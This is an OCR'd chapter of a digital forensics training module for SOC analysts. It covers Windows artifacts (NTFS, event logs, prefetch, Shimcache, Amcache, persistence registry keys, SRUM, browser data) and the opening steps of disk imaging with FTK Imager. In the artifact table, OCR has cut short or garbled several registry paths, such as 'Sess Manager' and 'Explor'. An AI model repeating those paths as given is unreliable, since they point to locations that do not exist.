13. Introduction to Digital Forensics

Introduction to Digital Forensics

It is essential to clarify that this module does not claim to be an all-encompassing or exhaustive program on Digital Forensics. This module provides a robust foundation for SOC analysts, enabling them to confidently tackle key Digital Forensics tasks. The primary focus of the module will be the analysis of malicious activity within Windows-based environments.

`Digital forensics`, often referred to as computer forensics or cyber forensics, is a specialized branch of cybersecurity that involves the collection, preservation, analysis, and presentation of digital evidence to investigate cyber incidents, criminal activities, and security breaches. It applies forensic techniques to digital artifacts, including computers, servers, mobile devices, networks, and storage media, to uncover the truth behind cyber-related events. Digital forensics aims to reconstruct timelines, identify malicious activities, assess the impact of incidents, and provide evidence for legal or regulatory proceedings. Digital forensics is an integral part of the incident response process, contributing crucial insights and support at various stages.

Key Concepts:

- `Electronic Evidence`: Digital forensics deals with electronic evidence, which can include files, emails, logs, databases, network traffic, and more. This evidence is collected from computers, mobile devices, servers, cloud services, and other digital sources.
- `Preservation of Evidence`: Ensuring the integrity and authenticity of digital evidence is crucial. Proper procedures are followed to preserve evidence, establish a chain of custody, and prevent any unintentional alterations.
- `Forensic Process`: The digital forensics process typically involves several stages:
  - `Identification`: Determining potential sources of evidence.
  - `Collection`: Gathering data using forensically sound methods.
  - `Examination`: Analyzing the collected data for relevant information.
  - `Analysis`: Interpreting the data to draw conclusions about the incident.
  - `Presentation`: Presenting findings in a clear and comprehensible manner.
- `Types of Cases`: Digital forensics is applied in a variety of cases, including:
  - Cybercrime investigations (hacking, fraud, data theft).
  - Intellectual property theft.
  - Employee misconduct investigations.
  - Data breaches and incidents affecting organizations.
  - Litigation support in legal proceedings.

The basic steps for performing a forensic investigation are as follows:

1. `Create a Forensic Image`
2. `Document the System's State`
3. `Identify and Preserve Evidence`
4. `Analyze the Evidence`
5. `Timeline Analysis`
6. `Identify Indicators of Compromise (IOCs)`
7. `Report and Documentation`

Digital Forensics for SOC Analysts

When we talk about the Security Operations Center (SOC), we're discussing the frontline defense against cyber threats. But what happens when a breach occurs, or when an anomaly is detected? That's where digital forensics comes into play.

First and foremost, digital forensics provides us with a `detailed post-mortem of security incidents`. By analyzing digital evidence, we can trace back the steps of an attacker, understanding their methods, motives, and possibly even their identity. This retrospective analysis is crucial for improving our defenses and understanding our vulnerabilities.

Moreover, in the heat of a security incident, time is of the essence. Digital forensics tools can `rapidly sift through vast amounts of data, pinpointing the exact moment of compromise, the affected systems, and the nature of the malware or attack technique used`. This swift identification allows us to contain the threat faster, minimizing potential damage.

Let's not forget about the legal implications. In the event of a significant breach, especially one that affects customers or stakeholders, there's a high likelihood of legal repercussions. Digital forensics not only helps us in identifying the culprits but also `provides legally admissible evidence` that can be used in court. This evidence is meticulously logged, hashed, and timestamped to ensure its integrity and authenticity.

Furthermore, the insights gained from digital forensics empower our SOC teams to `proactively hunt for threats`. Instead of merely reacting to alerts, we can actively search our environments for signs of compromise, leveraging indicators of compromise (IoCs) and tactics, techniques, and procedures (TTPs) identified from past incidents.

Another critical aspect is the `enhancement of our incident response strategies`. By understanding the full scope of an attack, we can better tailor our response, ensuring that every compromised system is addressed and that no stone is left unturned. This comprehensive approach reduces the risk of attackers lingering in our environment or using the same attack vector twice.

Lastly, digital forensics `fosters a culture of continuous learning within our SOC teams`. Every incident, no matter how small, provides a learning opportunity. By dissecting these incidents, our analysts can stay ahead of the curve, anticipating new attack techniques and bolstering our defenses accordingly.

In conclusion, `digital forensics isn't just a reactive measure; it's a proactive tool that amplifies the capabilities of our SOC analysts`, ensuring that our organization remains resilient in the face of ever-evolving cyber threats.

Windows Forensics Overview

In this section, we will provide a concise overview of the key Windows artifacts and forensic procedures.

NTFS

NTFS (New Technology File System) is a proprietary file system developed by Microsoft as a part of its Windows NT operating system family. It was introduced with the release of Windows NT 3.1 in 1993, and it has since become the default and most widely used file system in modern Windows operating systems, including Windows XP, Windows 7, Windows 8, Windows 10, and their server counterparts.

NTFS was designed to address several limitations of its predecessor, the FAT (File Allocation Table) file system. It introduced numerous features and enhancements that improved the reliability, performance, security, and storage capabilities of the file system.

Here are some of the key forensic artifacts that digital investigators often analyze when working with NTFS file systems:

- `File Metadata`: NTFS stores extensive metadata for each file, including creation time, modification time, access time, and attribute information (such as read-only, hidden, or system file attributes). Analyzing these timestamps can help establish timelines and reconstruct user activities.
- `MFT Entries`: The Master File Table (MFT) is a crucial component of NTFS that stores metadata for all files and directories on a volume. Examining MFT entries provides insights into file names, sizes, timestamps, and data storage locations. When files are deleted, their MFT entries are marked as available, but the data may remain on the disk until overwritten.
- `File Slack and Unallocated Space`: Unallocated space on an NTFS volume may contain remnants of deleted files or fragments of data. File slack refers to the unused portion of a cluster that may contain data from a previous file. Digital forensic tools can help recover and analyze data from these areas.
- `File Signatures`: File headers and signatures can be useful in identifying file types even when file extensions have been changed or obscured. This information is critical for reconstructing the types of files present on a system.

- `USN Journal`: The Update Sequence Number (USN) Journal is a log maintained by NTFS to record changes made to files and directories. Forensic investigators can analyze the USN Journal to track file modifications, deletions, and renames.
- `LNK Files`: Windows shortcut files (LNK files) contain information about the target file or program, as well as timestamps and metadata. These files can provide insights into recently accessed files or executed programs.
- `Prefetch Files`: Prefetch files are generated by Windows to improve the startup performance of applications. These files can indicate which programs have been run on the system and when they were last executed.
- `Registry Hives`: While not directly related to the file system, Windows Registry hives contain important configuration and system information. Malicious activities or unauthorized changes can leave traces in the registry, which forensic investigators analyze to understand system modifications.
- `Shellbags`: Shellbags are registry entries that store folder view settings, such as window positions and sorting preferences. Analyzing shellbags can reveal user navigation patterns and potentially identify accessed folders.
- `Thumbnail Cache`: Thumbnail caches store miniature previews of images and documents. These caches can reveal files that were recently viewed, even if the original files have been deleted.
- `Recycle Bin`: The Recycle Bin contains files that have been deleted from the file system. Analyzing the Recycle Bin can help recover deleted files and provide insights into user actions.
- `Alternate Data Streams (ADS)`: ADS are additional streams of data associated with files. Malicious actors may use ADS to hide data, and forensic investigators need to examine these streams to ensure a comprehensive analysis.
- `Volume Shadow Copies`: NTFS supports Volume Shadow Copies, which are snapshots of the file system at different points in time. These copies can be valuable for data recovery and analysis of changes made over time.
- `Security Descriptors and ACLs`: Access Control Lists (ACLs) and security descriptors determine file and folder permissions. Analyzing these artifacts helps understand user access rights and potential security breaches.

Windows Event Logs

`Windows Event Logs` are an intrinsic part of the Windows Operating System, storing logs from different components of the system including the system itself, applications running on it, ETW providers, services, and others.

Windows event logging offers comprehensive logging capabilities for application errors, security events, and diagnostic information. As cybersecurity professionals, we leverage these logs extensively for analysis and intrusion detection.

Adversarial tactics from initial compromise using malware or other exploits, to credential accessing, privilege elevation and lateral movement using Windows operating system's internal tools are often captured via Windows event logs.

By viewing the available Windows event logs, investigators can get a good sense of what is being logged and even search for specific log entries. To access the logs directly for offline analysis, investigators should navigate to the default file path for log storage at `C:\Windows\System32\winevt\logs`.

The analysis of Windows Event Logs has been addressed in the modules titled `Windows Event Logs & Finding Evil` and `YARA & Sigma for SOC Analysts`.

Execution Artifacts

`Windows execution artifacts` refer to the traces and evidence left behind on a Windows operating system when programs and processes are executed. These artifacts provide valuable insights into the execution of applications, scripts, and other software components, which can be crucial in digital forensics investigations, incident response, and cybersecurity analysis. By examining execution artifacts, investigators can reconstruct timelines, identify malicious activities, and establish patterns of behavior. Here are some common types of Windows execution artifacts:

- `Prefetch Files`: Windows maintains a prefetch folder that contains metadata about the execution of various applications. Prefetch files record information such as file paths, execution counts, and timestamps of when applications were run. Analyzing prefetch files can reveal a history of executed programs and the order in which they were run.
- `Shimcache`: Shimcache is a Windows mechanism that logs information about program execution to assist with compatibility and performance optimizations. It records details such as file paths, execution timestamps, and flags indicating whether a program was executed. Shimcache can help investigators identify recently executed programs and their associated files.
- `Amcache`: Amcache is a database introduced in Windows 8 that stores information about installed applications and executables. It includes details like file paths, sizes, digital signatures, and timestamps of when applications were last executed. Analyzing the Amcache can provide insights into program execution history and identify potentially suspicious or unauthorized software.
- `UserAssist`: UserAssist is a registry key that maintains information about programs executed by users. It records details such as application names, execution counts, and timestamps. Analyzing UserAssist artifacts can reveal a history of executed applications and user activity.
- `RunMRU Lists`: The RunMRU (Most Recently Used) lists in the Windows Registry store information about recently executed programs from various locations, such as the `Run`

and `RunOnce` keys. These lists can indicate which programs were run, when they were executed, and potentially reveal user activity.

- `Jump Lists`: Jump Lists store information about recently accessed files, folders, and tasks associated with specific applications. They can provide insights into user activities and recently used files.
- `Shortcut (LNK) Files`: Shortcut files can contain information about the target executable, file paths, timestamps, and user interactions. Analyzing LNK files can reveal details about executed programs and the context in which they were run.
- `Recent Items`: The Recent Items folder maintains a list of recently opened files. It can provide information about recently accessed documents and user activity.
- `Windows Event Logs`: Various Windows event logs, such as the Security, Application, and System logs, record events related to program execution, including process creation and termination, application crashes, and more.

Artifact	Location/Registry Key
Prefetch Files	C:\Windows\Prefetch
Shimcache	Registry: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Sess Manager\AppCompatCache
Amcache	C:\Windows\AppCompat\Programs\Amcache.hve (Binary Registry Hive)
UserAssist	Registry: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explor

Artifact	Location/Registry Key
RunMRU Lists	Registry: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explor
Jump Lists	User-specific folders (e.g., %AppData%\Microsoft\Windows\Recent)
Shortcut (LNK) Files	Various locations (e.g., Desktop, Start Menu)
Recent Items	User-specific folders (e.g., %AppData%\Microsoft\Windows\Recent)
Windows Event Logs	C:\Windows\System32\winevt\Logs

Windows Persistence Artifacts

Windows persistence refers to the techniques and mechanisms used by attackers to ensure their unauthorized presence and control over a compromised system, allowing them to maintain access and control even after initial intrusion. These persistence methods exploit various system components, such as registry keys, startup processes, scheduled tasks, and services, enabling malicious actors to withstand reboots and security measures while continuing to carry out their objectives undetected.

Registry

The Windows `Registry` acts as a crucial database, storing critical system settings for the Windows OS. This encompasses configurations for devices, security, services, and even the

storage of user account security configurations in the Security Accounts Manager (`SAM`). Given its significance, it's no surprise that adversaries often target the Windows Registry for establishing persistence. Therefore, it's essential to routinely inspect Registry autorun keys.

Example of `Autorun` keys used for persistence:

- **`Run/RunOnce Keys`**
  - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
  - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
  - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
  - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
  - HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\
- **`Keys used by WinLogon Process`**
  - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
  - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell
- **`Startup Keys`**
  - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders
  - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
  - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
  - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User

Schtasks

Windows provides a feature allowing programs to schedule specific tasks. These tasks reside in `C:\Windows\System32\Tasks` , with each one saved as an XML file. This file details the creator, the task's timing or trigger, and the path to the command or program set to run. To scrutinize scheduled tasks, we should navigate to `C:\Windows\System32\Tasks` and examine the XML files' content.

Services

`Services` in Windows are pivotal for maintaining processes on a system, enabling software components to operate in the background without user intervention. Malicious actors often tamper with or craft rogue services to ensure persistence and retain unauthorized access. The registry location to keep an eye on is: `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services` .

Web Browser Forensics

Diving into web browser forensics, it's a discipline centered on analyzing remnants left by web browsers. These remnants can shed light on user actions, online engagements, and potentially harmful behaviors. Some of the pivotal browser forensic artifacts include:

- `Browsing History`: Records of websites visited, including URLs, titles, timestamps, and visit frequency.
- `Cookies`: Small data files stored by websites on a user's device, containing information such as session details, preferences, and authentication tokens.
- `Cache`: Cached copies of web pages, images, and other content visited by the user. Can reveal websites accessed even if the history is cleared.
- `Bookmarks/Favorites`: Saved links to frequently visited websites or pages of interest.
- `Download History`: Records of downloaded files, including source URLs, filenames, and timestamps.
- `Autofill Data`: Information automatically entered into forms, such as names, addresses, and passwords.
- `Search History`: Queries entered into search engines, along with search terms and timestamps.
- `Session Data`: Information about active browsing sessions, tabs, and windows.
- `Typed URLs`: URLs entered directly into the address bar.
- `Form Data`: Information entered into web forms, such as login credentials and search queries.
- `Passwords`: Saved or autofilled passwords for websites.
- `Web Storage`: Local storage data used by websites for various purposes.
- `Favicons`: Small icons associated with websites, which can reveal visited sites.
- `Tab Recovery Data`: Information about open tabs and sessions that can be restored after a browser crash.
- `Extensions and Add-ons`: Installed browser extensions and their configurations.

SRUM

Switching gears to `SRUM` (System Resource Usage Monitor), it's a feature introduced in Windows 8 and subsequent versions. SRUM meticulously tracks resource utilization and application usage patterns. The data is housed in a database file named `sru.db` found in the `C:\Windows\System32\sru` directory. This SQLite formatted database allows for structured data storage and efficient data retrieval. SRUM's records, organized by time intervals, can help reconstruct application and resource usage over specific durations.

Key facets of SRUM forensics encompass:

- `Application Profiling`: SRUM can provide a comprehensive view of the applications and processes that have been executed on a Windows system. It records

details such as executable names, file paths, timestamps, and resource usage metrics. This information is crucial for understanding the software landscape on a system, identifying potentially malicious or unauthorized applications, and reconstructing user activities.

- `Resource Consumption`: SRUM captures data on CPU time, network usage, and memory consumption for each application and process. This data is invaluable for investigating resource-intensive activities, identifying unusual patterns of resource consumption, and detecting potential performance issues caused by specific applications.
- `Timeline Reconstruction`: By analyzing SRUM data, digital forensics experts can create timelines of application and process execution, resource usage, and system activities. This timeline reconstruction is instrumental in understanding the sequence of events, identifying suspicious behaviors, and establishing a clear picture of user interactions and actions.
- `User and System Context`: SRUM data includes user identifiers, which helps in attributing activities to specific users. This can aid in user behavior analysis and determining whether certain actions were performed by legitimate users or potential threat actors.
- `Malware Analysis and Detection`: SRUM data can be used to identify unusual or unauthorized applications that may be indicative of malware or malicious activities. Sudden spikes in resource usage, abnormal application patterns, or unauthorized software installations can all be detected through SRUM analysis.
- `Incident Response`: During incident response, SRUM can provide rapid insights into recent application and process activities, enabling analysts to quickly identify potential threats and respond effectively.

Evidence Acquisition Techniques & Tools

`Evidence acquisition` is a critical phase in digital forensics, involving the collection of digital artifacts and data from various sources to preserve potential evidence for analysis. This process requires specialized tools and techniques to ensure the integrity, authenticity, and admissibility of the collected evidence. Here's an overview of evidence acquisition techniques commonly used in digital forensics:

- Forensic Imaging
- Extracting Host-based Evidence & Rapid Triage
- Extracting Network Evidence

Forensic Imaging

Forensic imaging is a fundamental process in digital forensics that involves creating an exact, bit-by-bit copy of digital storage media, such as hard drives, solid-state drives, USB drives, and memory cards. This process is crucial for preserving the original state of the

data, ensuring data integrity, and maintaining the admissibility of evidence in legal proceedings. Forensic imaging plays a critical role in investigations by allowing analysts to examine evidence without altering or compromising the original data.


Below are some forensic imaging tools and solutions:

- FTK Imager: Developed by AccessData (now acquired by Exterro), FTK Imager is one of the most widely used disk imaging tools in the cybersecurity field. It allows us to create perfect copies (or images) of computer disks for analysis, preserving the integrity of the evidence. It also lets us view and analyze the contents of data storage devices without altering the data.
- AFF4 Imager: A free, open-source tool crafted for creating and duplicating forensic disk images. It's user-friendly and compatible with numerous file systems. A benefit of the AFF4 Imager is its capability to extract files based on their creation time, segment volumes, and reduce the time taken for imaging through compression.
- `DD and DCFLDD`: Both are command-line utilities available on Unix-based systems (including Linux and MacOS). DD is a versatile tool included in most Unix-based systems by default, while DCFLDD is an enhanced version of DD with features specifically useful for forensics, such as hashing.
- `Virtualization Tools`: Given the prevalent use of virtualization in modern systems, incident responders will often need to collect evidence from virtual environments. Depending on the specific virtualization solution, evidence can be gathered by temporarily halting the system and transferring the directory that houses it. Another method is to utilize the snapshot capability present in numerous virtualization software tools.


Example 1: Forensic Imaging with FTK Imager

Let's now see a demonstration of utilizing `FTK Imager` to craft a disk image. Be mindful that you'll require an auxiliary storage medium, like an external hard drive or USB flash drive, to save the resultant disk image.


- Select `File` -> `Create Disk Image`.




- Next, select the media source. Typically, it's either `Physical Drive` or `Logical Drive`.




- Choose the drive from which you wish to create an image.




- Specify the destination for the image.




- Select the desired image type.



